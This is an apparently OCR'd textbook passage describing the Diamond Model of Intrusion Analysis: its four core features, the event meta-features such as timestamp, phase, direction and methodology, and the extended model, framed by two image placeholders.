


Figure 1.5: Meta features of the Diamond Model

The following are the essential features of the Diamond event in the Diamond Model of Intrusion Analysis.

- **Adversary:** An adversary often refers to an opponent or hacker responsible for the attack event. An adversary takes advantage of a capability against the victim to perform a malicious activity for financial benefit or to damage the reputation of the victim. An adversary can be individuals such as insiders or a competitor organization. Adversaries can use many techniques to gain information such as email addresses and network assets and attempt to attack any applications used in smartphones to gain sensitive information.
- **Victim:** The victim is the target that has been exploited or the environment where the attack was performed. The adversary exploits the vulnerabilities or security loopholes in the victim's infrastructure by using their resources. The victim can be any person, organization, institution, or even network information such as IP addresses, domain names, email addresses, and sensitive personal information of an individual.
- **Capability:** Capability refers to all the strategies, methods, and procedures associated with an attack. It can also be a malware or tool used by an adversary against the target. Capability includes simple and complex attack techniques such as brute forcing and ransomware attacks.
- **Infrastructure:** Infrastructure refers to the hardware or software used in the network by the target that has a connection with the adversary. It refers to "what" the adversary has used to reach the victim. Consider an organization having an email server in which all the data regarding employee email IDs and other personal details are stored. The adversary can use the server as infrastructure to perform any type of attack by targeting a single employee. Exploiting infrastructure leads to data leakage and data exfiltration.

Additional Event Meta-Features

In the Diamond Model, an event contains some of the basic meta-features that provide additional information such as the time and source of the event. These meta-features help in linking related events, making it easier and faster for analysts to trace an attack.

The following are the features that help in connecting related events.

- **Timestamp:** This feature can reveal the time and date of an event. It is important as it can indicate the beginning and end of the event. It also helps in analysis and determining the periodicity of the event.
- **Phase**: The phase helps in determining the progress of an attack or any malicious activity. The different phases of an attack include the phases used in the cyber kill chain framework: reconnaissance, weaponization, delivery, exploitation etc.
- **Result**: The result is the outcome of any event. For example, the result of an attack can be success, failure, or unknown. It can also be segregated using security fundamentals such as confidentiality(C) compromised, integrity(I) compromised, and availability(A) compromised. CIA Compromised.
- **Direction**: This feature refers to the direction of the attack. For instance, the direction can indicate how the adversary was routed to the victim. This feature can be immensely helpful when describing network-based and host-based events. The possible values for this feature include victim to infrastructure, adversary to infrastructure, infrastructure to infrastructure, and bidirectional.
- **Methodology**: The methodology refers to any technique that is used by the adversary to perform an attack. This feature allows the analyst to define the overall class of action performed. Some attack techniques are spear-phishing emails, distributed denial-of-service (DDoS) attacks, content delivery attacks, and drive-by-compromise.
- **Resource**: Resource feature entails the use of external resources like tools or technology used to perform the attack. It includes hardware, software, access, knowledge, data etc.

Extended Diamond Model

The extended Diamond Model also includes necessary features such as socio-political meta-features to determine the relationship between the adversary and victim as well as technology meta-features for infrastructure and capabilities.


